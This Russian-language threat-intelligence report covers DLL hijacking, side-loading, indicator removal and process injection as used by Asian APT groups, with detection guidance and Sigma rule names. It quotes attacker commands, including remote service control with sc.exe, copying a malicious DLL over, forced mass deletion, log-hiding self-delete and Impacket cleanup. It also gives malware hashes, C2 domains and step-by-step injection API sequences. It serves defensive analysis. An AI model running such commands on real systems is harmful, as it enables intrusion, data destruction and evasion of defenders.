Windows	Security	4688
Sysmon	Sysmon	1, 13
PowerShell	Microsoft-Windows-PowerShell/ Operational	4103, 4104

Sigma-правила

- Sigma-Generic-Windows Service Creation or Modification via sc.exe
- Sigma-Generic-Remote Windows Service Creation or Modification via sc.exe
- Sigma-Generic-Windows Service Creation or Modification via PowerShell.exe
- Sigma-Generic-Service manipulations via net.exe
- Sigma-Generic-Windows Service Creation from non-system directory via Registry
- Sigma-Genetic-Modification of SvcHost Group in Registry
- Sigma-Generic-Windows Service Path Modification in Registry

Defense Evasion TA0005

Hijack Execution Flow T1574

Основное описание

Техника Hijack Execution Flow позволяет атакующему тем или иным образом перехватить поток выполнения и добиться запуска своего кода в контексте легитимного процесса. Часто у атакующего появляется такая возможность из-за особенностей исполнения программ операционной системой (например, система сама найдет DLL, которую нужно загрузить в процесс, даже если разработчик не указал полный путь к ней в коде). Зачастую такие особенности работы операционной системы не учитываются при разработке.

Фреймворк MITRE ATT&CK выделяет следующие подтехники Hijack Execution Flow для Windows:

- DLL Search Order Hijacking
- DLL Side-Loading
- Executable Installer File Permissions Weakness
- Path Interception by PATH Environment Variable
- Path Interception by Search Order Hijacking
- Path Interception by Unquoted Path
- Services File Permissions Weakness
- Services Registry Permissions Weakness
- COR_PROFILER
- KernelCallbackTable

Среди них, однако, нет подтехники, соответствующей ситуации, когда «подменяемая» DLL отсутствует в системе. Например, какое-то приложение A.exe пытается загрузить из каталога библиотеку a.dll, но этой DLL в системе нет. Атакующий в таком случае может добиться исполнения кода, создав в каталоге библиотеку со своей полезной нагрузкой и назвав ее a.dll. В сообществе такой способ называется **Phantom DLL Hijacking.**

Кроме ситуаций, когда атакующим удается создать DLL, которой не было на системе, злоумышленники могут перехватывать поток управления другими способами. Зачастую, помимо просто исполнения кода, злоумышленники используют легитимную документированную возможность Windows DLL Redirection, для того чтобы приложение продолжало работать и после загрузки в него вредоносной библиотеки. DLL Redirection позволяет перенаправлять поток выполнения на легитимную DLL, после того как исполнился код из загруженной/вредоносной библиотеки:

1

Приложение вызывает конкретную функцию из вредоносной DLL, «предполагая», что библиотека легитимная.

2


Если вызывается функция, реализованная атакующим во вредоносной DLL, выполняется предусмотренный злоумышленником код, после чего выполнение этой функции перенаправляется к легитимной библиотеке. Например, она напрямую загружается в адресное пространство процесса (LoadLibrary), а затем находится адрес оригинальной легитимной функции (GetProcAddress), и она выполняется.

3

Если вызывается другая функция, то выполнение просто перенаправляется на легитимную DLL.

При создании DLL указывается, что она должна экспортировать какие-либо функции и перенаправлять их выполнение к исходной библиотеке, которую злоумышленники обычно переименовывают.

Рисунок 46 Функции add_numbers и ordinals_test в ProxyLib.dll перенаправляются к одноименным функциям из SimpleLib_1.dll



Hijack Execution Flow: DLL Search Order Hijacking T1574.001

Основное описание

Злоумышленники часто используют этот способ загрузки вредоносной DLL в легитимный процесс, основанный на стандартном алгоритме поиска DLL в ОС Windows. При попытке загрузить ту или иную библиотеку в адресное пространство процесса ОС Windows выполняет ее поиск в следующем порядке:

1. Директория, где находится исполняемый файл запущенного приложения
2. Системная директория (напр. C:\Windows\System32\)
3. 16-битная системная директория (напр. C:\Windows\System\)
4. Директория Windows (напр. C:\Windows\)
5. Текущая директория (Current Directory)
6. Директории, перечисленные в переменной окружения PATH

Если злоумышленник имеет права на запись в директорию, находящуюся выше по списку, чем директория с легитимной DLL, он может поместить туда вредоносную библиотеку. В процесс в таком случае загрузится DLL злоумышленника. Зачастую эта техника сопровождается использованием DLL Redirection, чтобы избежать ошибок и аварийного завершения процесса.

Примеры процедур

В атаке на регион APAC в конце октября 2022 года злоумышленники предприняли несколько попыток использования техники DLL Hijacking:

MSDTC

Известная miss-конфигурация MSDTC (Distributed Transaction Coordinator). MSDTC — это служба в Windows, ответственная за координацию транзакций между базами данных (SQL Server) и веб-сервером. При старте она пытается найти и загрузить три библиотеки:

- oci.dll
- SQLLib80.dll
- xa80.dll

В стандартной поставке Windows библиотека oci.dll отсутствует. Это дает возможность злоумышленникам с правами локального администратора на хосте создать вредоносную oci.dll и исполнить код из нее, запустив службу.

Азиатская APT-группировка скопировала вредоносную библиотеку на хост в директорию %WINDIR%\System32\oci.dll и запустила службу Distributed Transaction Coordinator при помощи sc.exe:

```
sc  start msdtc
```

IKEEXT

В другой атаке вредоносный код находился в библиотеке C:\Windows\System32\wlbsctrl.dll, которая загрузилась в процесс при старте службы IKEEXT. Библиотека wlbsctrl.dll в стандартной поставке ОС Windows отсутствует. Мы предполагаем, что злоумышленники перенесли вредоносную DLL с удаленного хоста, чтобы посредством DLL Search Order Hijacking добиться горизонтального перемещение по сети.


Такой способ злоумышленники осуществляют при помощи Service Control Manager и консольной утилиты для взаимодействия с ним (sc.exe). Последовательность атаки:

На удаленной машине посредством sc.exe останавливается целевая служба: самые частые — IKEEXT и SessionEnv.

```
sc.exe \\TARGET stop IKEEXT
```

DLL с вредоносной нагрузкой копируется в системную директорию удаленного хоста. Имя библиотеки соответствует именам DLL, которые пытается загрузить служба (IKEEXT пытается загрузить wlbsctrl.dll (MD5:04BDD31D97C4E49720F2B117562639C0), а SessionEnv — TSMSISrv.dll и TSVIPSrv.dll).

```
copy wlbsctrl.dll \\TARGET\C$\Windows\System32\wlbsctrl.dll
```



Последним шагом атакующие запускают сервис на удаленном хосте, и он загружает вредоносную DLL автоматически.

```
sc.exe \\TARGET start IKEEXT
```

После того как злоумышленники добились выполнения кода **wlbsctrl.dll** в адресном пространстве процесса svchost.exe, он совершил DNS-запрос для разрешения вредоносного домена boxilv.metuboss[.]com, после чего от svchost.exe был порожден дочерний процесс cmd.exe.

Обнаружение

Детектировать DLL Hijacking бывает сложно, однако можно использовать решения класса EPP. Также можно проделать несколько действий, которые в этом помогут:

Профилирование системы

Под профилированием системы подразумеваются действия, которые позволят понять, что для системы нормально, а что — нет.

Это непрерывный процесс, который отягощается наличием дополнительного ПО, установленного на хостах, однако можно выделить «общие места», то есть те приложения, которые чаще других подвергаются атаке DLL Hijacking. Например, стандартные исполняемые файлы в директориях System32 и SysWOW64.

Одним из подходов к профилированию исполняемых файлов в этих директориях служит запуск их из нестандартного места на системе (например, C:\Temp) и просмотр событий, возникающих при этом, при помощи утилит (например, ProcMon). Это позволит выявить отсутствующие в системе DLL, а также приложения, которые загружают DLL по относительному пути. Второе может использоваться злоумышленником для проведения атаки DLL Side-loading. Конечно, чтобы выявить подобную уязвимость, в нестандартную директорию также стоит скопировать и DLL, которые загружает исполняемый файл.

Следующим шагом будет написание правил корреляции на основе полученных данных:

a. Загрузка DLL, которая отсутствует на системе (Phantom DLL Hijacking).
b. Загрузка стандартной DLL из нетипичной директории (Search Order Hijacking, DLL Side-Loading).
c. Запуск стандартного исполняемого файла из нетипичной директории (DLL Side-Loading, Masquerading).

Мониторинг исследований/уязвимостей

В сообществе часто публикуют данные о новых обнаруженных приложениях, уязвимых к DLL Hijacking. Мониторинг этих данных позволит:

a. Написать правила корреляции для своевременного детектирования новой процедуры.
b. Запустить процесс Threat Hunting для подтверждения/опровержения факта компрометации с использованием этой процедуры.
c. Обогатить базу знаний команды DFIR, что может облегчить поиск артефактов на скомпрометированной системе, особенно если DLL Hijacking характерен для атакующей группировки.

Мониторинг отчетов об атаках

Этот пункт верен не только для DLL Hijacking. Данные, получаемые из таких отчетов, могут не только помочь командам SOC, TH и DFIR, но и пополнить базу знаний Cyber Threat Intelligence информацией об использовании тем или иным злоумышленником конкретной техники, а также данными о использовавшихся процедурах.

Sigma-правила

- Sigma-Generic-IKEEXT service DLL Hijacking
- Sigma-Generic-SessionEnv service DLL Hijacking

Hijack Execution Flow: DLL Side-Loading T1574.002

Основное описание

Подтехника DLL Side-Loading (иногда называемая Relative Path DLL Hijacking) заключается в том, что атакующий «приносит с собой» уязвимые к DLL Hijacking, зачастую легитимные исполняемые файлы приложений вместе с вредоносными DLL, а затем запускает их. Это приводит к выполнению кода из вредоносной DLL в контексте легитимного процесса, образом которого и является принесенный атакующим исполняемый файл. DLL Side-Loading пользуется популярностью у атакующих, так как, обладая преимуществами DLL Search Order Hijacking, позволяет избежать зависимостей от установленного в инфраструктуре жертвы ПО.

Алгоритм атаки прост:

1

Находится приложение, уязвимое к DLL Hijacking (чаще легитимное с действительной подписью).

2

Атакующий копирует это приложение вместе с вредоносной DLL на хост жертвы в директорию, куда у атакующего есть права записи.

3

Атакующий запускает скопированное приложение, вредоносная DLL загружается в виртуальное адресное пространство запущенного процесса. Так атакующий добивается исполнения кода в контексте легитимного процесса.

Примеры процедур

Пример 1

Азиатские APT-группировки очень часто пользуются техникой DLL Side-Loading. В атаке, направленной на организацию в Индонезии, злоумышленники использовали уязвимое к DLL Hijacking приложение meupdate.exe. Они скопировали это приложение в директорию %WINDIR%\help\help\meupdate.exe вместе с вредоносной библиотекой msedgeupdate.dll. После запуска приложения вредоносная DLL загрузилась в адресное пространство процесса meupdate.exe, после чего вредоносный код в контексте этого процесса создал процесс svchost.exe в приостановленном состоянии (см. Process Hollowing).

Пример 2

В атаке против малазийской организации злоумышленники использовали популярное легитимное приложение VLC Media Player, которое поместили в директорию вместе с вредоносной библиотекой. После запуска приложения в его адресное пространство загрузилась вредоносная DLL — libvlc.dll (MD5: CBE5AEB8D809C4E09C7C2B7705C35F95).

Command_line: “C:\Program Files\Common Files\VLCMedia\vlc.exe service”

Пример 3

Side-loading позволил азиатской APT-группировке выполнить код из вредоносной DLL **sqlite.dll** в контексте службы, что привело к запуску процесса acrobroker.exe с параметром командной строки **"--i".** Вредоносная DLL загрузилась в новый процесс и запустила netsh.exe, в который затем внедрила код. Процесс netsh.exe после внедрения подключался к административной панели управления злоумышленников www.zemelya67[.]ru для получения команд.

Импланты, встреченные в атаках азиатских акторов:

MD5	File name
C706F39B9323D6A8BEFEFD445583D099	cclib.dll
A375266904647D5F5D26613C31881385	sqlite.dll
DE8804CBA58C70659134E03CADDE6146	libvlc.dll
F36A6A1B48D379FFCD1A78A5FA3460D7	libvlc.dll
—	c:\ProgramData\intel\shadercache\colorui.dll

Другие файлы:

MD5	File name	Verdict
B13C355F6A5EDC9E 3067EC76D7CF04ED	dbhelp.dll	Trojan.Win32.APosT.nyb
C19B5F9BF1CD6BC5 C9F9EE554B0C2665	mpclient.dll	Trojan.Win64.Agentb.bvf
2358CA2BE24DD767 F4997C315203B7AA	c:\Program Files\nvidia corporation\ nvstreamsrv\steamlauncher\ supporttool\cryptbase.dll	Backdoor.Win64.MysterySnail.c
B65F28835D13F17E D7EAC5EEB0D4C662	C:\Users\User\AppData\Local\cef\ cryptbase.dll	Backdoor. Win64.MysterySnail.e

Пример 4

В еще одной атаке азиатская APT-группировка использовала Side-Loading для менее заметного выполнения кода. Вредоносная DLL C:\ProgramData\oracle\mpsvc.dll загрузилась в процесс C:\ProgramData\oracle\taskhost.exe, запущенный при выполнении отложенной задачи (родительский процесс — C:\Windows\System32\taskeng.exe). После загрузки вредоносная DLL инициирует запуск процесса msiexec.exe, в контексте которого азиатские акторы часто выполняют полезную нагрузку.

Импланты, также встреченные нами в атаках азиатских акторов:

MD5	Path
BB02A5D3E8807D7B13BE46AD478F7FBB	c:\ProgramData\intel\wireless\cclib.dll
7332710D10B26A5970C5A1DDF7C83FBA	c:\ProgramData\oracle\mpsvc.dll

Ниже перечислены примеры библиотек, которые злоумышленники загружали в легитимные процессы с помощью Side-Loading:

MD5	File name
11955356232dcf6834515bf111bb5138	McUtil.dll
149f35aaa7f6c065e7562850d6968683	McUtil.dll.
aa7231904a125273f5e5ee55a1441ba4	TmDbgLog.dll
87AA0BEDF293E9B16A93E4411353F367	hccutils.dll

Обнаружение

Подходы к детектированию DLL Hijacking описаны в **Hijack Execution Flow: DLL Search Order Hijacking T1574.001.**

Indicator Removal T1070

Основное описание

После выполнения своих целей или во время атаки злоумышленники стараются удалить следы их присутствия в инфраструктуре. Записи в файлах (обычно журналах событий) могут быть созданы автоматически на уровне операционной системы в зависимости от действий самого злоумышленника и/или его инструментария. Аналитики SOC отслеживают данные индикаторы в поступающей с хоста телеметрии и реагируют на возникающие алерты.

Удаление индикаторов затрудняет или делает невозможным для исследователей угроз или специалистов по безопасности обнаружение и расследование заражения. Это помогает злоумышленникам избежать обнаружения и сохранить доступ к зараженной системе или использовать его для других незаконных целей.

Indicator Removal: File Deletion T1070.004

Основное описание

Вредоносное ПО и различные утилиты могут оставлять записи в журналах событий или во временных файлах, указывающие на подозрительное поведение в сети или непосредственно на хосте жертвы. Удаление подобных файлов зачастую происходит с целью сокрыть следы своего присутствия в системе.

В операционных системах есть стандартные команды, позволяющие удалять файлы, но злоумышленники могут использовать и свой инструментарий. Примерами «родных» команд являются del в Windows.

Примеры процедур

Пример 1

Удаление злоумышленниками следов своего присутствия после эксфильтрации данных на внешний сервер:

```
cmd.exe /c C: & cd\ & cd "" & del \\<ip>\c$\windows\temp\temp.txt
cmd.exe /c cd /d $appdata\proDAD\Adorage && del c.rar && dir
cmd.exe /c cd /d $appdata\proDAD\Adorage && del "kmt.xlsx" && dir
sc  delete "SessionEnvSvc"
reg  delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v "SessionEnvSvc"
/f
cmd.exe /C del /f /q "*"
cmd.exe /C del /f /q "\\10.188.1.250\C$\windows\help\help\*”
```

Пример 2

В инциденте, расследованном ICS CERT, вредоносное ПО после успешного заражения и загрузки следующего импланта удаляло себя через отложенное выполнение с помощью ping:

```
cmd /c ping localhost & del $selfpath
```

Пример 3

Также модули Impacket удаляют скрипты после выполнения команды:

```
%COMSPEC% /Q /c echo <command> ^> \\127.0.0.1\C$\__out 2^>^&1 > %TEMP%\e.bat &
%COMSPEC% /Q /c %TEMP%\e.bat & del %TEMP%\e.bat
```

Обнаружение

Основными способами детектирования техники Indicator Removal:File Deletion T1070.004 являются события создания процесса, с помощью которых можно обнаруживать подозрительные аргументы командной строки, такие как del в Windows.

Также решения EDR включают в мониторинг события удаления файлов, агент мониторинга Sysmon, например, можно настроить на логирование события удаления только исполняемых файлов для снижения количества логов.

Правила обнаружения можно построить на основе события создания и удаления за определенный промежуток времени, например, удаление исполняемого файла в течение суток после создания.

Источник событий	Журнал	Event ID
Windows	Security	4688
Sysmon	Sysmon	1, 11, 23, 26

Sigma-правила

- Sigma-Generic-File Deletion Using Ping.exe

Indicator Removal: Network Share Connection Removal T1070.005

Основное описание

Злоумышленники могут размонтировать ранее примонтированные сетевые папки. Примонтированные сетевые папки могут свидетельствовать о дополнительных зараженных системах. Удалить подключение к общим сетевым ресурсам можно, воспользовавшись, например, утилитой net.

Примеры процедур

Примеры удаления злоумышленниками следов своего присутствия:

```
net  use \\<ip_address>\ipc$ /del
net use * /del /y
```

Обнаружение

Основными способами детектирования техники Indicator Removal: Network Share Connection Removal T1070.005 являются события создания процесса, в которых стоит обратить внимание на подозрительные аргументы командной строки, такие как net use \\system\share /delete.

Источник событий	Журнал	Event ID
Windows	Security	4688
Sysmon	Sysmon	1

Sigma-правила

- Sigma-Generic-Network Share Deleted


Process Injection T1055

Основное описание

Техника Process Injection позволяет злоумышленникам выполнять код в контексте легитимного процесса, затрудняя работу командам защиты, а также повышать привилегии в системе. Азиатские группировки часто прибегают к использованию техники Process Injection, особенно к Process Hollowing. Также существуют другие варианты выполнения этой техники: DLL Injection, PE Injection и т. п.

В некоторых случаях злоумышленники добиваются исполнения своего кода с помощью прямого обращения к адресному пространству целевого процесса и записи команд в него. Такие действия можно распознать, проанализировав последовательность использованных WinAPI-функций.

Например, механизм реализации атаки DLL Injection в базовом варианте будет выглядеть так:



1

Процесс атакующего получает handle на целевой процесс, в который производится инъекция.

В качестве аргумента функции **OpenProcess** передается атрибут **dwDesiredAccess**, представляющий из себя числовое представление необходимого доступа. Для продолжения атаки необходимы права на запись в адресное пространство целевого процесса и права на создание потока в этом процессе, то есть как минимум PROCESS_VM_WRITE, PROCESS_VM_READ, PROCESS_VM_OPERATION, PROCESS_CREATE_THREAD и PROCESS_QUERY_INFORMATION (суммарно: 0x043A).

Часто, чтобы не тратить время на проверку минимальных необходимых прав, атакующие устанавливают значение этого атрибута в PROCESS_ALL_ACCESS.

2

Вторым шагом в атаке идет выделение памяти в адресном пространстве целевого процесса. Для этого используется WinAPI VirtualAllocEx. Ее отличие от **VirtualAlloc** в том, что она позволяет выделять память в адресном пространстве других процессов, а не только в процессе, который ее вызывает. В результате выполнения этой функции возвращается указатель на выделенную в целевом процессе область памяти.

3

Далее в эту область памяти записывается строка, содержащая путь к DLL на файловой системе, которую атакующий хочет загрузить в процесс.

4

Следующим шагом атакующий получает handle на **kernel32.dll.** Это библиотека подсистемы Windows, которая содержит имплементацию необходимой для проведения атаки функции **LoadLibrary[9].**

5

После получения хендла на kernel32.dll злоумышленник находит адрес функции LoadLibrary с помощью WinAPI **GetProcAddress.**

6


Далее вызовом функции **CreateRemoteThread** злоумышленник создает поток в целевом процессе. Эта функция принимает несколько аргументов, в том числе:

- **hProcess** — хендл на процесс, в котором создается поток. Атакующий передает хендл, полученный на шаге 1.
- **lpStartAddress** — адрес функции, с которой поток начинает выполнение. Атакующий передает адрес функции LoadLibrary, который он получил на шаге 4. Адрес функций, имплементированных в kernel32.dll в общем случае, не изменяется от одного пользовательского процесса к другому, поэтому адрес этой функции в процессе атакующего будет тем же, что и в целевом процессе.
- **lpParameter** — указатель на параметры стартовой функции потока. Атакующий передает в этом атрибуте адрес выделенной на шаге 2 области памяти. В ней находится строка с путем к загружаемой DLL на файловой системе.

[9] Шаги 4 и 5 могут производиться и раньше в последовательности атаки

Выполнение этого шага приведет к генерации события 8 Sysmon (CreateRemoteThread), в котором будут отражены вышеперечисленные атрибуты.

Рисунок 47 Событие CreateRemoteThread при инъекции в explorer.exe




7

Поток начинает выполнение в целевом процессе с функции LoadLibrary, которая загружает в адресное пространство процесса DLL атакующего. После отражения в адресное пространство целевого процесса выполняется код внутри функции DllMain загруженной библиотеки.

Этот шаг отражается в событии 7 Sysmon (Image loaded).

Рисунок 48 Событие Image Loaded при инъекции в svchost.exe



Отдельно стоит отметить ситуацию, когда в токене (маркере доступа) процесса атакующего есть привилегия SeDebugPrivilege в состоянии enabled. В этом случае процесс атакующего может получить любой доступ к виртуальному адресному пространству целевого процесса (шаг 1). Таким образом, техника Process Injection служит, в том числе, для повышения привилегий в системе.

Привилегия SeDebugPrivilege при включенном UAC может находиться только в токене, Integrity Level которого High и выше.

Обнаружение

Рассмотрим подходы к детектированию Process Injection, разделив технику на несколько подтехник. Например, рассмотренная в этом разделе подтехника Process Injection называется Dynamic-link Library Injection. Для нее характерна последовательность WinAPI: **[OpenProcess ›] VirtualAllocEx › WriteProcessMemory › CreateRemoteThread.**

Помимо WinAPI, основой для детектирования этой подтехники может послужить хостовая телеметрия (Win Events, Sysmon). На событиях 7 (Image Loaded) и 8 (CreateRemoteThread) можно создать правила корреляции:

- внедрение DLL с помощью LoadLibrary()
- создание удаленного потока в критичный процесс Windows

Источник событий	Журнал	Event ID
Sysmon	Sysmon	7, 8

Sigma-правила

- Sigma-Generic-Dynamic-link Library Injection via LoadLibrary
- Sigma-Generic-Remote Thread creation to critical Windows process

Process Injection: Process Hollowing T1055.012

Основное описание

Наиболее популярный способ реализации Process Injection среди азиатских APT-группировок — Process Hollowing. Эта разновидность инъекции кода основана на возможности создания процесса в приостановленном состоянии. После создания образ исполняемого файла в адресном пространстве процесса размонтируется (unmap) и на его место записывается образ исполняемого файла атакующего. После подачи сигнала к продолжению исполнения (WinAPI ResumeThread) процесс выполняет перезаписанный образ, начиная с входной точки, помещенной в регистр EAX.

Защитные решения зачастую сканируют исполняемый файл до запуска самого процесса так, что к моменту его создания, даже в приостановленном состоянии, они уже сделали вывод о его «безвредности». Таким образом, техника помогает злоумышленникам дольше оставаться незамеченными.

Механизм Process Hollowing можно описать следующим образом:

1

Атакующий создает процесс в приостановленном состоянии. Для этого в функцию CreateProcess в качестве параметра **dwCreationFlags** передается значение CREATE_SUSPENDED (0x00000004).

